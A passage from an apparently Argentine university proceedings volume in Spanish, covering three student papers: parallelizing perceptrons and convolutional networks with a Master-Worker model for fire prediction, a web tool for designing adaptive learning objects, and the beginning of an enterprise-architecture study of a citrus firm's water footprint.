


Figura 6: Esquema de la estructura de una red convolucional.

3.2.1.1. Capa convolucional

Esta es la capa que le da nombre a la red, lo que distingue a las redes neuronales convolucionales de cualquier otra red neuronal es que utilizan una operación llamada convolución en alguna de sus capas. La operación de convolución recibe como entrada o *input* la imagen y luego aplica sobre ella un filtro o *kernel* que nos devuelve un mapa de las características de la imagen original, y de esta forma logramos reducir el tamaño de los parámetros.

3.2.1.2. Capa de reducción o *pooling*

La capa de reducción o *pooling* se coloca generalmente después de la capa convolucional. Su utilidad principal radica en la reducción de las dimensiones espaciales (ancho x alto) del volumen de entrada para la siguiente capa convolucional.

En la figura 7 se observa lo explicado anteriormente de manera gráfica.




Figura 7: Esquema de la Capa de Reducción.

3.2.1.3. Capa clasificadora totalmente conectada

Al final de las capas convolucional y de *pooling*, las redes utilizan generalmente capas completamente conectadas en la que cada pixel se considera como una neurona separada al igual que en una red neuronal regular.

4. Paralelismo

El procesamiento paralelo es un método mediante el cual se dividen grandes problemas en componentes, tareas o cálculos que puedan resolverse en simultáneo. A continuación, haremos una introducción teórica de los aspectos que son relevantes para luego explicar cómo se aplica el mismo a las redes neuronales y a la visión computacional.

4.1. Master – Worker.

El modelo Master-Worker es un modelo aplicado a la descomposición de dominio, es decir, el dominio del problema se divide en subconjuntos de datos y los mismo son asignados a nodos diferentes.[8]

El proceso principal denominado Master es el proceso encargado de coordinar todo el tratamiento y procesamiento del problema, para lo que genera muchos subprocesos, que son ejecutados como procesos independientes denominados Workers, y en general se ejecutan en procesadores independientes. La interacción que existe entre ellos es que el Master inicia los procesos Worker, les asigna el trabajo a realizar, y estos devuelven el resultado al

proceso Master. En la figura 9 se encuentra graficado este concepto.




Figura 9:Esquema del modelo Master-Worker.

5. Propuesta de trabajo

En las secciones que siguen se detallará cómo se pretende trabajar con redes neuronales y redes convolucionales, el objetivo de paralelizarlas y lo que se pretende lograr para aportar estos conceptos como ayuda al modelo de predicción de incendios ya existente.

5. 1. Propuesta de trabajo en redes neuronales

Dado que este trabajo está propuesto por una alumna de grado de la carrera de Ingeniería en Sistemas de Información, al principio de esta investigación se contaba con poca experiencia en redes neuronales, y se decidió comenzar a estudiar el perceptrón multicapa. También se tuvo en cuenta que en el LICPaD se trabajaba con lenguaje C/C++ y que una de las pocas redes neuronales que se pueden implementar en este lenguaje es el perceptrón, debido a que es más sencillo de implementar cuando no se cuenta con clases. Luego de determinar que se utilizaría el perceptrón para experimentar, se estudió cómo funcionaba y las formas de pasaje de parámetros, o valores de entrada que podía tener el mismo. Dado que se pretende pasarle una gran cantidad de variables para poder aplicarlo a la predicción de incendios decimos trabajar con el pasaje de entradas por archivo para mantener un buen orden y simpleza en el código.

Como se detalló en las secciones anteriores, una red neuronal está compuesta por una capa de entrada, capas ocultas y una capa de salida. Se propone determinar al Master como el encargado de almacenar datos y de realizar el envío y recepción de estos. Este, además, realizará los cálculos en la capa de entrada, para transformar los datos de entrada en valores utilizables por la red neuronal.

En segundo lugar, proponemos considerar a cada capa oculta y a la capa de salida como instancias donde una o más neuronas, contenidas en las mismas, serán representadas por un proceso. El Master distribuirá la cantidad de neuronas de cada capa $-n-$ por procesador $-p-$, realizando la división n/p . De esta forma, cada procesador *-Worker-* quedará a cargo de cierta cantidad de neuronas y realizará diversos cálculos en cada neurona que le fuera asignada obteniendo una salida.

Luego de ingresar los datos de entrada en la capa de entrada, se obtendrán sus salidas que serán enviadas a cada proceso Worker.

El procedimiento explicado anteriormente representa el primer ajuste de pesos y cálculo de salidas de las neuronas de las capas.

El algoritmo de *backpropagation* ajusta los pesos de las entradas de cada neurona hasta que el error de salida, comparado con la salida esperada, sea mínimamente aceptable (como se explica en la Sección 2.4). Por lo tanto, primero se calcula el error de cada salida de las neuronas en la capa de salida y luego, estos se transmitirán a cada procesador. Recordemos que cada proceso se sigue manteniendo a cargo de las neuronas asignadas por el Master al principio del algoritmo.

Una vez recibido los errores, cada neurona procederá a realizar sus ajustes de pesos y el cálculo de su error de salida. Este procedimiento se repetirá en cada capa, excluyendo la capa de entrada.

Finalmente, se realizará nuevamente el cálculo de las salidas con los ajustes de pesos aplicados y en el caso que el error no sea aceptable, volverá a aplicar el algoritmo

backpropagation cuantas veces sea necesario.

El propósito de lo explicado anteriormente es ver si se puede potenciar el rendimiento del perceptrón para aplicarlo a problemas como sería la predicción de incendios. Las redes neuronales proporcionan herramientas de gran ayuda a la hora de trabajar con predicciones y se pretende aplicarlas en el modelo anteriormente mencionado para tratar la incertidumbre de variables con la que se trabaja.

El objetivo de paralelizar la red neuronal y su aprendizaje es que, al trabajar con una gran cantidad de datos, el análisis de los mismos y el aprendizaje de la red neuronal podrían llevar mucho tiempo, por lo que se pretende potenciar su rendimiento y tiempo paralelizándolo.

5.2. Propuesta de Trabajo con redes convolucionales

La red toma como entrada los píxeles de una imagen. Si tenemos una imagen con apenas 28×28 píxeles de alto y ancho, eso equivale a 784 neuronas. Si tenemos una imagen a color, necesitaríamos 3 canales (red, green, blue) y entonces usaríamos $28 \times 28 \times 3 = 2352$ neuronas de entrada. Esa es nuestra capa de entrada.

La propuesta de trabajar con las redes neuronales convolucionales es encontrarle un objetivo práctico a la hora de analizar imágenes o mapas satelitales.

En el modelo de predicción de incendios se trabaja constantemente con mapas, [9] al aplicar visión computacional a través de redes convolucionales se busca automatizar y hacer lo más rápido posible este análisis.

La propuesta de paralelización, es similar a la aplicada en las redes neuronales, la descomposición será de dominio, es decir, se repartirá el dominio de problema (datos), en este caso mapas, en los diferentes nodos.

El nodo master se encargará de tener y repartir las imágenes satelitales, en los diferentes nodos de la red convolucional. Los diferentes nodos tendrán su propia red convolucional y manejarán un gran número de neuronas.

En un futuro se estudiará la descomposición funcional de la misma, teniendo en cuenta las diferentes capas con las que cuenta la red convolucional.

Actualmente se está estudiando la librería OpenCV [10], que es una librería de inteligencia artificial con muchas herramientas de visión computacional. La misma nos permite manipular imágenes y videos. También se estudia la posibilidad de desarrollarlas en el lenguaje C, debido a los aspectos anteriormente mencionados.

6. Conclusiones

Este trabajo menciona los conceptos estudiados para entender el funcionamiento de una red neuronal y los conceptos que se aplicarán en ésta para lograr paralelizar su aprendizaje. Actualmente, se sigue estudiando el algoritmo de la construcción y el aprendizaje de una red neuronal para realizar la implementación y la prueba práctica de los conceptos mencionados al paralelizarla.

Se buscará también mejorar la granularidad y la asignación de tareas del programa, es decir, cómo se divide el programa en los procesadores para aumentar la eficiencia del mismo ya que los conceptos presentados darían una mejora lineal. Se estudiarán funciones para el traspaso de mensajes y sincronización de las partes de un programa más eficientes que brinden, al menos, una mejora logarítmica al paralelizar. Esta eficiencia puede mejorar a costa de mayor complejidad para implementarla.

También nos encontramos estudiando cómo llevar a cabo una red convolucional y a partir de esto comenzar a estudiar la posible implementación de las formas de paralelización mencionadas.

7. Referencias

- [1] Pedro Ponce Cruz, “Inteligencia Artificial Aplicada a la ingeniería”, Alfaomega, 2001.
- [2] Germán Bianchini, Paola Caymes Scutari, Miguel Méndez Garabetti, Evolutionary-Statistical System: a Parallel Method for Improving Forest Fire Spread Prediction. Journal of Computational Science (JOCS) Vol 6 pp. 58-66. ISSN: 1877-7503 doi: 10.1016/j.jocs.2014.12.001 Elsevier.
- [3] Carlos Alberto Ruiz, “Redes Neuronales: Conceptos básicos y aplicaciones”, UTN-Facultad Regional de Rosario, 2005.
- [4]<http://www.sc.ehu.es/ccwbayes/docencia/mmcc/docs/t8neuronales.pdf>, accedida el 20/08/19.
- [5] Rivera E., “Entrenamiento de redes neuronales en algoritmos evolutivos”, 2005.
- [6] Matich, D. J., “Introducción a las Redes Neuronales Artificiales”, 2001.
- [7] Sucar Enrique, “Vision Computacional”,
- [8] Barry Wilkinson, Michael Allen. “Parallel Programming” (2005). Pearson.
- [9] G. Bianchini, P. Caymes Scutari, “Metodos basados en computación de alto rendimiento para predecir el comportamiento de incendios forestales” E-ICES7. ISBN 978-987-1323-27-2. Edit. CNEA. pp. 28-36, 2012.
- [10] Convolutional Neural Network – La teoría explicada en español. <https://www.aprendemachinelearning.com/como-funcionan-las-convolutional-neural-networks-vision-por-ordenador/>

Herramienta para el diseño de objetos de aprendizajes

Francisco Giancarelli

Universidad Tecnológica Nacional, Facultad Regional Santa Fe
franciscogiancarelli@gmail.com

Abstract

En el contexto de la educación mediada por tecnologías (e-learning), la adopción de nuevas prácticas pedagógicas docentes es fundamental a la hora de hacer un seguimiento del alumno. Los Objetos de aprendizajes juegan un papel fundamental en la adopción de estas nuevas prácticas. En este trabajo se presenta el desarrollo de una herramienta para la creación y utilización de objetos de aprendizaje que permiten a los estudiantes y profesores contar con nuevos instrumentos que sumen al desarrollo de las actividades en el aula. Se definieron caminos de aprendizaje que se adaptan a la forma de aprender de cada alumno, mientras que se facilita la tarea del docente en el seguimiento del aprendizaje del estudiante. Al ser una herramienta web, facilita y promueve la integración con otras herramientas tales como los LMS.

Palabras Clave

Objeto de aprendizaje, e-learning, caminos de aprendizajes, LMS.

Introducción

Los objetos de aprendizaje (OA) han tomado relevancia en el contexto de educación mediada por tecnologías, también conocido por su nombre en inglés e-learning. Si bien este tipo de enseñanza ha crecido exponencialmente, en este año, en donde el uso de TIC se volvió indispensable, ha quedado al desnudo la falta de competencias digitales de la docencia, centrando su uso solamente en digitalizar las prácticas educativas presenciales, conservando las metodologías habituales [1]. Principalmente una de las características fundamentales que se viene trabajando es la necesidad de adaptar la enseñanza a las características particulares del individuo que aprende, en una suerte de personalización de la enseñanza. En este contexto, es importante notar que no todos los estudiantes aprenden al mismo ritmo, algunos aprenden rápido y si no se los sigue motivando pierden interés; otros aprenden más lento y si no se los estimula para intentar nuevamente, se

sienten fracasar y abandonan [2, 3]. Para el docente esta situación que se presenta es difícil de controlar, más aún cuando la cantidad de alumnos en el curso es numerosa y se encuentran dispersos físicamente. Por otro lado, los estudiantes muchas veces no saben cómo seguir en un curso, cuando el docente no está presente físicamente, cuando no han aprobado ciertas evaluaciones o no han entendido algún material asignado.

A partir de un buen diseño e implementación en un contexto de enseñanza, un OA puede ser útil para incentivar el autoaprendizaje en el alumno, para evaluar los resultados de los aprendizajes, para guiar al alumno por caminos que lo lleven a alcanzar diferentes niveles de aprendizaje, etc [4]. Sin embargo, diseñar un OA no es una tarea trivial y requiere que el docente tenga conocimientos no sólo del área del saber en cuestión, sino también de pautas pedagógicas que le permitan conocer qué OA se adecua mejor al nivel de conocimiento que se quiera alcanzar y de cómo, cuándo y a quién evaluar, entre otras consideraciones.

En este trabajo se presenta el desarrollo de una herramienta que permite diseñar OA considerando los distintos niveles de asimilación que se quieren lograr en el alumno, utilizando el concepto de caminos de aprendizaje.

Metodologías

Para el desarrollo de la herramienta, se adoptó la definición de OA dada en [5]: “una unidad didáctica digital independiente, cuya estructura está formada por un objetivo de aprendizaje específico, un contenido, actividades y una autoevaluación, y que puede ser reutilizada en diferentes contextos tecnológicos (Repositorios, Entornos virtuales de enseñanza y aprendizaje) y educativos. Además, cuenta con unos metadatos que propicien su localización

dentro de los repositorios y permitan abordar su contextualización”.

Marco Teórico

A continuación se presentan los conceptos que serán necesarios para el entendimiento del trabajo.

Si bien en la definición de OA adoptada previamente se habla de *autoevaluaciones*, en las siguientes páginas se evitó ese término y se lo reemplazó por *revisión* de manera que el alumno no se sienta presionado en alcanzar niveles de graduación o posicionamiento.

En cuanto al concepto *niveles de aprendizajes*, se hace referencia a los niveles definidos por la Taxonomía de Bloom [6]. Además, en algunas oportunidades se hablará del máximo nivel de la escala que el contenido podrá revisar. Esto es porque el nivel de la Taxonomía de Bloom a la que se pueda llegar dependerá del nivel de dificultad de los contenidos.

Metadatos

Para dar comienzo al desarrollo del sistema se realizó un análisis de los estándares de metadatos utilizados por otros recursos digitales educativos. Se analizaron los dos más importante y ampliamente usados: Dublin core, que permite describir recursos digitales en general y LOM que está orientado a la descripción concretamente de objetos de aprendizajes.

Con respecto a IEEE LOM (por sus siglas en inglés Learning Object Metadata), es uno de los estándares más firmes en el área de recursos educativos. El mismo, cuenta con perfiles de aplicación que permite a grupos de comunidades definir subconjuntos del estándar para su propio uso. En su forma más simple cuenta con diez categorías de datos distintas [7]: General, Ciclo de vida, Meta-metadatos, Requisitos técnicos, Características pedagógicas, Derechos de uso, Relaciones, Anotación y Clasificación

Con respecto a Dublin Core, uno de los estándares más ampliamente utilizados, sirve para el marcado de recursos digitales en general. Aunque no es específico para recursos educativos, se considera oportuno tenerlo en cuenta debido a su gran influencia en el diseño de metadatos.

En [8] se propone una combinación de metadatos a ser usados en repositorios para objetos educativos, la cual será considerada para la descripción de los OA que se construyan con la herramienta.

Diseño de la herramienta

El sistema en desarrollo cuenta con cinco entidades, que se relacionan entre sí para construir un OA. En los siguientes apartados se explica cada una de ellas, tanto desde el punto de vista conceptual como técnico, proporcionando una definición clara de las mismas.

Entidad Contenido

Como piedra fundamental del sistema se encuentran los *contenidos*. Éstos se definen como un conjunto de materiales que apoyan el aprendizaje, pueden ser de desarrollo (**desarrollable**), de revisión (**revisable**) y son **interdependientes**. En palabras más simples, son los encargados de proporcionar al usuario información ordenada y clara que le permita revisar y releer de manera iterativa para avanzar en los niveles de entendimiento de la información proporcionada. Nótese que se habla de revisión, y no de evaluación. Estas revisiones no pretenden calificar al alumno sino posicionarlo en una escala de entendimiento del contenido para guiar al estudiante en su proceso de aprendizaje.

A continuación, se detallarán las propiedades principales de los *contenidos*.

Contenido Desarrollable

Los contenidos tienen carácter desarrollable porque pueden ser explotados en un documento para ser consumidos. Este

desarrollo no es estático, por el contrario permite al alumno expandir el contenido con ejemplos, información adicional, y explicaciones alternativas que permiten personalizar el proceso de aprendizaje a cada alumno mientras marcan los caminos a seguir para lograr el aprendizaje deseado. Estos caminos adicionales son ofrecidos al estudiante en forma de hipervínculos en el desarrollo del contenido.

Contenido Revisable

Una vez que el contenido desarrollable ha sido abordado por el estudiante, el sistema ofrece revisar el mismo. Para ello, los *contenidos revisables* cuentan con una lista de preguntas y un puntaje o escala de valoración de la revisión. A su vez, el usuario a medida que acceda a revisar contenidos, va sumando puntajes que se asocia a la dificultad del contenido a abordar. Basado en ese puntaje asignado al estudiante, el sistema generará una lista de cinco preguntas estocásticamente seleccionadas, asignando mayor probabilidad de selección a aquellas preguntas que cuenten con un nivel de dificultad más cercano al del usuario, de manera de adaptar el contenido revisable a las condiciones del estudiante y a su nivel de aprendizaje adquirido. Esta metodología empleada en la generación del contenido revisable, no plantea centrarse en los errores cometidos, sino en ubicar al alumno en el aprendizaje recomendándole al mismo seguir repasando, avanzar en preguntas de mayor dificultad, o avanzar a nuevos *contenidos desarrollables*. Estas cuestiones se verán reflejadas en el diseño de la interfaz y el desarrollo de otras entidades más adelante en este documento.

Interdependencia entre los contenidos

Los contenidos desarrollables y revisables, no se encuentran aislados, en cambio, cuentan con una lista de dependencias que está formada por referencias a otros

contenidos de los cuales depende. Estas dependencias implican que un contenido se habilita o estará disponible para el estudiante, siempre que el contenido del cual depende haya sido comprendido por el estudiante, es decir alcance un cierto nivel de asimilación representado por el puntaje obtenido hasta el momento. Una aclaración importante respecto de esta interdependencia, es que la misma no supone una limitación forzada, más bien una sugerencia. Los contenidos podrán ser consultados en cualquier orden por el alumno si así lo deseara; aun cuando el sistema no lo recomiende.

Entidad Libro

La entidad *Libro* se define como un agrupamiento de contenidos. Representa al OA formado por materiales de desarrollo de un tema, las evaluaciones asociadas (o revisiones), las rúbricas y el nivel de asimilación correspondiente. Es decir que se puede entender a estos libros como los OA resultantes del sistema.

Entidad Bloque

El *Bloque* es una entidad abstracta que se encarga de presentar la información de los contenidos, y actúa de interfaz del sistema. En el desarrollo de esta herramienta se implementaron tres clases concretas como subclases de Bloque: *Título*, *Texto*, e *Imagen*, sin embargo es posible con la estructura ya desarrollada poder definir otras clases concretas que permitan mostrar videos, animaciones, ecuaciones, gráficas, contenidos interactivos, etc.

Al implementar el desarrollo de los contenidos como una lista de bloques, se obliga a estandarizar la estructura de los documentos; mientras que se abre al desarrollador de contenidos una buena gama de bloques con los que trabajar. Destacando que, por su implementación sencilla y modularizada, la lista de estos tipos de bloques es fácilmente mantenible.

Entidad Pregunta

Esta entidad es necesaria para revisar los conocimientos adquiridos y forma parte de *Conenidos revisables*. Tiene como atributos título, descripción, nivel de dificultad y lista de respuestas. La clave de esta lista es que es única, y no distingue entre respuestas correctas e incorrectas. Por el contrario, permite que cada una tenga una valoración específica que aporta un porcentaje determinado del puntaje (dificultad) de la pregunta a la sumatoria de la calificación final del usuario. Nótese que esta calificación no pretende evaluar el nivel de correctitud del usuario en sus respuestas sino ofrecerle un mecanismo de adquisición de puntaje para avanzar en su camino de llegar al mayor nivel de entendimiento de la escala que el contenido pueda revisar.

Entidad Respuesta

Las respuestas cuentan con dos atributos:

- (i) *Valoración*, el cual es un porcentaje que permite al sistema asignarle una cantidad determinada del puntaje total de la pregunta al estudiante. De esta manera la respuesta aporta un grado de correctitud (siendo completamente incorrecta si esta valoración es del 0%) y no solo ciertas o falsas.
- (ii) *Retorno*: es la revisión que hace el docente, la retroalimentación que le llega al alumno al haber seleccionado esa respuesta. De esta manera se permite ingresar mensajes mucho más ricos que un simple "Correcto" e "Incorrecto", colaborando al mayor aprendizaje del estudiante.

Componentes del sistema

Para su correcto funcionamiento el sistema cuenta con tres componentes: *Cliente*, *Servidor* y *Base de datos*. Los mismos fueron desarrollados para correr dentro de un contenedor virtualizado con *Docker*. Entre los beneficios principales, Docker permite definir un entorno estándar a la aplicación,

que puede ser fácilmente virtualizado en diversidad de hardware.

A continuación, se detallan los tres componentes desarrollados para el sistema.

Base de datos

Desarrollada con PostgreSQL, la misma cuenta con una tabla para cada entidad definida anteriormente, y utiliza una estrategia vertical para modelar las clases que heredan de bloque (dicha estrategia permite escalabilidad de la aplicación si se quisiera agregar más tipos de bloques). Se optó por mantener un esquema sencillo y efectivo, evitando relaciones "n <-> n".

En la figura 1 se muestra el diagrama de tablas.




Figura 1: Diagrama de tablas de la base de datos

Servidor

Por su parte, el servidor, encargado de comunicarse entre el cliente y la base de datos fue desarrollado utilizando *TypeScript* corriendo en *nodejs*. Utilizar *TypeScript* permite obtener los beneficios de los lenguajes de programación más modernos, mientras se mantiene la posibilidad de escribir el código, asegurando estandarización, orden y escalabilidad.

El servidor cuenta con un router definido usando *Expressjs* para cada entidad. De ese modo, modulariza fácilmente el código. Cabe notar que durante el desarrollo se ha prestado atención a diversos detalles respecto de las cualidades internas tanto del proceso como del producto, de modo tal que el proyecto pueda ser liberado a la comunidad para cualquiera que quiera aportar y continuar desarrollando.

Ciente

Al igual que en el servidor se utilizó *TypeScript* para desarrollar el cliente en conjunto con el framework *React* de Facebook. Utilizar *TypeScript* también en el cliente se obtiene un beneficio extra a los planteados anteriormente, que es compartir el lenguaje entre el cliente y el servidor, facilitando aún más el mantenimiento del proyecto. Y por su parte, *React* es un framework ampliamente utilizado que permite estandarizar el código. Como pauta de diseño general se siguió los lineamientos del *Material Design*.

El cliente en su estado actual, se divide en dos grandes partes: *Visor* y *Editor*.

El *Visor* es la vista del estudiante en la cual podrá ingresar a los libros y sus contenidos, realizar revisiones, y sumar puntos. Una característica importante considerada en el diseño de la interfaz es el de la visualización del puntaje alcanzado por el alumno. El mismo se representa en el sistema a partir de una estrella en la esquina superior derecha de la tarjeta de entrada a cada contenido. Dicha estrella puede estar en uno de dos estados: Vacía o rellena. Si está vacía, significa que el alumno aún no ha realizado una revisión del tema. Si está rellena significa que el alumno ya realizó al menos una revisión y el color de la estrella denotará el puntaje obtenido hasta el momento. Ese puntaje se calcula promediando siempre el nuevo puntaje con el anterior, y se contrasta con el puntaje máximo obtenible en un contenido. Ese valor porcentual se mapea a un rango de colores que muestra un color bronce oscuro si el puntaje es muy bajo, y un color dorado brillante si el puntaje es muy alto. Se optó por este tipo de visualización por encima de un puntaje numérico para proporcionar una calificación cualitativa a la calificación. Es importante notar que los colores no hacen referencia a algo correcto o incorrecto, como sí lo podrían haber hecho colores como el verde y el rojo. Esto es así para, dar a

entender la idea de que el puntaje no es una medida de la correctitud del alumno en las revisiones sino un indicador del estado del alumno en el camino para llegar al mayor nivel de entendimiento.

Además, la tarjeta del contenido se mostrará gris en caso de que la misma no tenga todas sus dependencias resueltas, es decir, que el alumno no alcanzó un puntaje mínimo en los contenidos de los cuales depende. Importante recordar que, si bien la tarjeta dará una apariencia de deshabilitada, la misma seguirá siendo accesible por el usuario como se discutió anteriormente.

La figura 2 muestra una imagen de la interfaz del alumno, donde aparecen cuatro tarjetas correspondientes a temas de Matemática discreta.



Figura 2: Visualización de contenidos con la interfaz en el modo visor

Esta vista del cliente fue diseñada siguiendo las pautas de diseño responsivo, de manera que pueda ser visualizado en cualquier dispositivo como celulares y tablets.

El *Editor* es la vista del creador de OA quien podrá crear, modificar, y eliminar cualquiera de las entidades desarrolladas en las páginas anteriores que forman un OA. Como norma general se trató de implementar interfaces simples y transparentes que permitieran editar por encima de los objetos y que hacen uso de conceptos como el drag and drop para obtener una interacción intuitiva. Se debe tener en cuenta que el sistema depende de los creadores de contenido, por eso es necesario que la herramienta los tenga en cuenta desde

su diseño. La figura 3 muestra una imagen de la vista de edición del cliente. Sobre el lado izquierdo se encuentran los elementos que el usuario puede arrastrar y soltar (drag and drop) al generar su OA.



Figura 3: Imagen de la interfaz de Edición.




Figura 4: Vista de alta, baja y modificación de contenidos.

Conclusión y Trabajos Futuros

En este trabajo se presenta una herramienta para el diseño y utilización de OA en contexto de enseñanza mediada por tecnologías, en donde se aplica el concepto de camino de aprendizaje. La misma da soporte tanto al docente en el diseño del OA como al estudiante que aprende a través de su uso. Los caminos de aprendizaje son una herramienta que le permite al docente considerar diferentes formas que tienen los estudiantes de aprender, y por el otro lado, para el alumno, una forma de incentivar el conocimiento inspeccionando las diferentes formas, materiales y revisiones que el docente generó.

Como trabajo futuro, se pretende mejorar la herramienta incorporando nuevos conceptos, proveer diferentes modelos de

calificación, identificando currículas con los OA que se diseñan, incorporar un seguimiento del alumno por parte del docente, incorporación de metadatos para el OA y por último el análisis de la posibilidad de interactuar con otros sistemas de administración del aprendizaje (LMS) y repositorios institucionales.

Referencias.

- [1] Durán, Lopez, Martinez, Flores. (2020) Formación en TICs y competencias digitales en la docencia en instituciones públicas de educación superior.
- [2] Sun, P.-C., Tsai, R. J., Finger, G., Chen, Y.-Y. y Yeh, D. (2008). What drives a successful e-Learning? An empirical investigation of the critical factors influencing learner satisfaction. *Computers & Education*, 50(4), 1183–1202. <https://doi.org/10.1016/j.compedu.2006.11.007>
- [3] P. Peres, L. Oliveira, Á. Jesus and A. Silva, (2017). Designing learning paths: Contributions to the organization of b-learning initiatives. 12th Iberian Conference on Information Systems and Technologies (CISTI), Lisbon, 2017, pp. 1-6.
- [4] Romero, L., Saucedo, C., Caliusco, L., Gutiérrez, M.: Supporting self-regulated learning and personalization using ePortfolios: a semantic approach based on learning paths. ISSN: 2365-9440 - e-ISSN: 2365-9440 - International journal of educational technology in higher education. 16(16), ed: SpringerOpen, pag 1-16 (2019)
- [5] Maldonado, J. (2015). “Desarrollo de un Marco de Análisis para la Selección de Metodologías de Diseño de Objetos de Aprendizaje (OA) basado en criterios de calidad para contextos educativos específicos”. Universidad Nacional de La Plata, La Plata, Buenos Aires, 2015, Recuperado de: http://sedici.unlp.edu.ar/bitstream/handle/10915/45063/Documento_completo.pdf?sequence=3
- [6] Taxonomía de Bloom http://eduteka.icesi.edu.co/pdfdir/churches-blooms-digital-taxonomy-v3_01.pdf
- [7] IEEE LTSC (2002). "Draft Standard for Learning Object Metadata". https://gist.det.uvigo.es/~lanido/LOMeS/LOMv1_0_Spanish.pdf
- [8] Giorgetti, C; Romero, L.; Gutiérrez, M. Definición de Metadatos Educativos para Repositorios de Instituciones de Educación Superior. CACIC 2015. ISBN 978-987-3724-37-4. Pp 398-407 (2015).

Modelado de arquitectura empresarial para empresas citrícolas de la provincia de Tucumán: Caso de estudio huella hídrica

Marisol Fiorela Sanchez, Juan Facundo Bazan

*Universidad Tecnologica Nacional - Facultad Regional Tucumán
marisolfiorella41@gmail.com; juanfacundobazan@gmail.com*

Abstract: Este trabajo presenta el modelo de una arquitectura empresarial para una empresa citrícola de la provincia de Tucumán. El modelo se valida mediante un caso de estudio práctico identificando la huella hídrica. En el documento se presenta una propuesta para reducir el impacto ambiental derivado del consumo de agua dulce en la producción del limón, modelando la empresa citrícola mediante arquitectura empresarial. Durante el desarrollo de este trabajo, en primera instancia, se describe el contexto y se identifica la problemática. A continuación, se define y aborda el modelo a utilizar para completar el análisis de brecha. Finalmente se incluye una conclusión sobre el estudio llevado a cabo en la cual se dejará abierta a discusión la implementación de los resultados.

Palabras Clave: Arquitectura Empresarial; Huella Hídrica, KPI, Análisis de brecha.

1 Introducción

La arquitectura empresarial para algunos es un proceso, para otros es una metodología. Sin embargo, en lo que sí hay consenso es que la arquitectura empresarial produce al interior de las empresas una mejora continua. Basada en una representación general e integral de todos los componentes de la compañía, que permite mantener actualizada la estructura de información organizacional, alineando

procesos, datos, aplicaciones e infraestructura tecnológica [1].

Las empresas citrícolas exigen que las estrategias, los procesos, los productos y servicios estén alineados. Debido a la complejidad de los procesos que se realizan, requieren la inclusión de variables no controlables: tales como las condiciones de la naturaleza, que dificultan su modelado.

La construcción de un modelo ad-hoc usando como marco de trabajo arquitectura empresarial para analizar los diferentes aspectos de la empresa tiene un gran incentivo. Los modelos son abstracciones de la realidad, y para conseguirlo es necesario clasificar y categorizar los elementos del sistema que se considera. El uso de modelos es una de las herramientas de la ingeniería con el propósito de optimizar los recursos de un proyecto.

El modelado de las empresas a través de las arquitecturas empresariales tiene fuertes bases teóricas. Esta es la razón por la cual se ha visualizado la conveniencia de integrar los componentes de una empresa, usando procesos de negocios para desarrollar una arquitectura empresarial que asegure el alineamiento de los objetivos estratégicos con los procesos, datos, aplicaciones y la infraestructura tecnológica empleados para alcanzarlos [2].

Este trabajo se desarrolla a partir del relevamiento realizado en una empresa de la

provincia de Tucumán, y que por razones de confidencialidad no se expone el nombre. Es una citrícola que actualmente posee alrededor de 12200 hectáreas, de las cuales más de un 40% son conservadas como bosques nativos, y el resto corresponden a plantaciones de limón, que proveen el 70% de la fruta que se empaca o industrializa.

El objetivo general de este trabajo de investigación es: **realizar el modelado de una arquitectura empresarial que permita una adecuada gestión de la huella hídrica de una empresa citrícola.** Específicamente para la consecución del objetivo general, se debieron alcanzar unos sub objetivos, los cuales fueron: Primero identificar las actividades productoras de bienes y servicios de la empresa, luego los factores claves de la huella hídrica, el modelo arquitectónico y como resultado un análisis de brecha.

A continuación, se presenta el contexto en el que se desarrolla la empresa; en la sección 2 se realiza una revisión bibliográfica para la fundamentación teórica de la propuesta; en la sección siguiente se hace la propuesta de Arquitectura Empresarial para una empresa citrícola; en la sección 4 se realiza un análisis de brecha identificando objetivos a alcanzar por parte de la empresa en vinculación a la huella hídrica, y por última en la Sección 5 una reflexión y conclusión.

1.2 Marco Contextual: Empresa citrícola

La citrícola cuenta con recursos que son claves para la empresa, como ser sus 12200 Ha, distribuidas en 24 unidades productivas. Sus ingresos provienen de las grandes ventas de fruta fresca y sus derivados con el comercio internacional y comercio interior. Se puede observar que es posible realizar un

